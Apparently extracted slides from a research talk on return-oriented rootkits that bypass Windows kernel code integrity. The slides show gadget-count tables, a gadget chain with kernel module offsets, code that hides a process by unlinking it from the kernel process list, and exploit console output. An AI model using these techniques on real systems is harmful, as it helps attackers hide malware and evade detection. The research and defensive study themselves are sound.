
# Return-Oriented Programming



# Return-Oriented Programming



# Automating RO-Programming





# Results



Machine configuration	# ret inst.	# trie leaves	# ret inst. (res)	# trie leaves (res)
Native / XP SP2	118,154	148,916	22,398	25,968
Native / XP SP3	95,809	119,533	22,076	25,768
VMware / XP SP3	58,933	67,837	22,076	25,768
VMware / 2003 Server SP2	61,080	70,957	23,181	26,399
Native / Vista SP1	181,138	234,685	30,922	36,308
Bootcamp / Vista SP1	177,778	225,551	30,922	36,308

# Results



pop ecx		R: ntkrnlpa.exe:0006373C
		L: <RightSourceAddress>+4
mov edx, [ecx-0x4]		R: vmx_fb.dll:00017CBD
pop eax		R: ntkrnlpa.exe:000436AE
		L: <LeftSourceAddress>
mov eax, [eax]		R: win32k.sys:000065D1
and eax, edx		R: win32k.sys:000ADAE6
pop ecx		R: ntkrnlpa.exe:0006373C
		L: <DestinationAddress>
mov [ecx], eax		R: win32k.sys:0000F0AC

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On all tested platforms, *enough* gadgets could be constructed to implement arbitrary programs

# RO Rootkit

```
int ListStartOffset = &CurrentProcess->process_list . Flink - CurrentProcess ;
int ListStart = &CurrentProcess->process_list . Flink ;
int ListCurrent = *ListStart ;
while ( ListCurrent != ListStart ) {
    struct EPROCESS *NextProcess = ListCurrent - ListStartOffset ;
    if ( RtlCompareMemory ( NextProcess->ImageName , " Ghost . exe " , 9 ) == 9 ) {
        break ;
    }
    ListCurrent = *ListCurrent ;
}
```

```
if ( ListCurrent != ListStart ) {
    // process found, do some pointer magic
    struct EPROCESS *GhostProcess = ListCurrent - ListStartOffset ;
    // Current->Blink->Flink = Current->Flink
    GhostProcess->process_list . Blink->Flink = GhostProcess->process_list . Flink ;
    // Current->Flink->Blink = Current->Blink
    GhostProcess->process_list . Flink->Blink = GhostProcess->process_list . Blink ;
    // Current->Flink = Current->Blink = Current
    GhostProcess->process_list . Flink = ListCurrent ;
    GhostProcess->process_list . Blink = ListCurrent ;
}
```

# RO Rootkit

```
C:\Rootkit>Exploit.exe
> vulnerable kernel driver exploit v1.0
> loading rootkit code
> loading code (base = 00F30000, size = 00005F5C, pages = 6)
> loading rootkit loader code
> loading code (base = 00F875B0, size = 00001000, pages = 1)
> exploit will be executed from 00100854
> creating relative vector area (base = 00185108)
> creating file handle from '\\.\Vulnerable'
> generating exploit code, buffer address = 0012F84C
> VirtualLock(00100000, 00001000) returned 1
> executing exploit
> cleaning up
Press any key to continue . . .
```

```
c:\Rootkit>Ghost.exe
00,01,02,03,04,05,06,07,08,09
10,11,12,13,14,15,16,17,18,19
20,21,22,23,24,25,26,27,28,29
30,31,32,33,34,35,36,37,38,39
40,41,42,43,44,45
```

Windows Task Manager

File Options View Shut Down Help

Applications Processes Performance Networking Users

Image Name	User Name	CPU	Mem Usage
alg.exe	LOCAL SERVICE	00	3,512 K
cmd.exe	Johnny	00	2,352 K
cmd.exe	Johnny	00	2,768 K
csrss.exe	SYSTEM	00	4,036 K
ctfmon.exe	Johnny	00	3,676 K
Exploit.exe	Johnny	00	1,244 K
explorer.exe	Johnny	00	24,656 K
lsass.exe	SYSTEM	00	1,292 K
services.exe	SYSTEM	00	3,284 K
smss.exe	SYSTEM	00	388 K
spoolsv.exe	SYSTEM	00	5,424 K
svchost.exe	SYSTEM	00	4,816 K
svchost.exe	NETWORK SERVICE	00	4,144 K
svchost.exe	SYSTEM	00	19,988 K
svchost.exe	NETWORK SERVICE	00	3,396 K
svchost.exe	LOCAL SERVICE	00	4,468 K
System	SYSTEM	00	236 K
System Idle Process	SYSTEM	99	28 K
taskmgr.exe	Johnny	00	2,924 K
TSVNCache.exe	Johnny	00	4,552 K
vmacthlp.exe	SYSTEM	00	2,540 K
VMwareService.exe	SYSTEM	00	4,316 K
VMwareTray.exe	Johnny	00	3,408 K
VMwareUser.exe	Johnny	00	6,428 K
winlogon.exe	SYSTEM	00	1,868 K

Show processes from all users

End Process

Processes: 25 CPU Usage: 0% Commit Charge: 99492K / 63144K

# RO Rootkit

The image shows a Windows desktop environment. On the left, there are two command prompt windows. The top one, titled 'Command Prompt - Exploit.exe', shows the execution of a rootkit exploit. The bottom one, titled 'c:\Rootkit\Ghost.exe', shows a list of hexadecimal values. On the right, the 'Windows Task Manager' is open to the 'Processes' tab, displaying a list of running processes with columns for Image Name, User Name, CPU usage, and Mem Usage.

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More details: "Return-Oriented Rootkits: Bypassing Kernel Code Integrity Protection Mechanisms", USENIX Security'09